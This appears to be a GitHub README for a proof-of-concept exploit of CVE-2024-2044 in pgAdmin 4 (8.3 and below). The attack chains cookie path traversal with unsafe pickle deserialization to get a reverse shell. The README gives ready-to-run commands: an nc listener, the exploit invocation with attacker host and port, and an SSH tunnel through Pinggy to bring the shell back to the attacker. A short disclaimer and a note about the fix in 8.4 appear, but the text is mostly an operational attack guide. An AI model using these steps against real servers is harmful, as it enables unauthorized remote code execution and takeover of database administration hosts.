
 hanzzly/cve-2024-2044
Python PoC exploiting CVE-2024-2044 in pgAdmin 4 (<=8.3) via authenticated path traversal and unsafe pickle deserialization to achieve remote code execution and reverse shell.

This repository contains a Proof of Concept (PoC) script for CVE-2024-2044, a critical vulnerability that combines Authenticated Path Traversal and Unsafe Deserialization in pgAdmin 4 (versions 8.3 and below) running in a Linux/POSIX environment.
[!WARNING] DISCLAIMER: This code is created solely for educational purposes, security research, and authorized penetration testing (authorized pentesting). Misuse of this code to attack targets without written permission is illegal and unlawful.
In pgAdmin 4 with server mode in a Linux environment, session management is stored as local files. The vulnerability occurs because the FileBackedSessionManager.get() function accepts the value from the pga4_session HTTP cookie and joins it to the directory path using os.path.join without sanitizing path manipulation characters (../).
This PoC script exploits the flaw with the following flow:
pickle object containing a Reverse Shell command. This file is stored under the user's storage directory (e.g., /storage/username/)./login by manipulating the pga4_session cookie into a relative path to the uploaded pickle file (e.g., ../storage/username/file.pickle!). The ! sign is used to match the session file extension lookup in pgAdmin 4.pickle.loads(). As a result, the payload executes a separate (detached) Python process that throws a Reverse Shell to the attacker.requests library.nc -lvnp 4444
python3 exploit.py -t http://<TARGET_IP>:<PORT> -u "[email protected]" -p "player123" -lhost <IP_ATTACKER> -lport 4444
If your machine is behind a NAT/Router and requires public tunnelling, you can use the Pinggy.io service with the following steps:
Start nc on the local machine first using your chosen port (e.g., port 1337):
nc -lvnp 1337
Buka terminal baru, lalu jalankan perintah SSH Pinggy. Pastikan port lokal di bagian akhir (1337) sesuai dengan port nc yang Anda nyalakan sebelumnya:
ssh -p 443 -R0:localhost:1337 [email protected]
Setelah terkoneksi, Pinggy akan memberikan URL publik TCP, misalnya:
tcp://ubylm-103-79-246-198.run.pinggy-free.link:43143

Catatan: Port publik yang didapat dari Pinggy adalah 43143 (Ini yang nanti menjadi -lport).

Server pgAdmin 4 target membutuhkan format alamat IP asli untuk koneksi socket reverse shell. Lakukan nslookup pada domain dari URL Pinggy Anda:
nslookup ubylm-103-79-246-198.run.pinggy-free.link
The output will display the public IP of the Pinggy server (select IPv4 in the Address section at the very top):
Non-authoritative answer:
ubylm-103-79-246-198.run.pinggy-free.link       canonical name = lin.ap.12.a.pinggy.click.
Name:   lin.ap.12.a.pinggy.click
Address: 172.236.148.125
From the output above, the original Pinggy IP is obtained: 172.236.148.125.
Run the PoC script by entering the IP from the nslookup result as -lhost and the Pinggy public port as -lport:
python3 exploit.py -t http://<TARGET_IP>:<PORT> -u "[email protected]" -p "player123" -lhost 172.236.148.125 -lport 43143


-t, --target : Target URL of pgAdmin 4 (Required).-u, --username: Login Email/Username (Default: [email protected]).-p, --password: Login Password (Default: player123).-lhost : Attacker IP Address / IP from Pinggy Ping nslookup result (Required).-lport : Attacker listener port / Pinggy public port (Required).This vulnerability has been fixed in pgAdmin 4 version 8.4. If you manage a vulnerable server, immediately take the following actions:
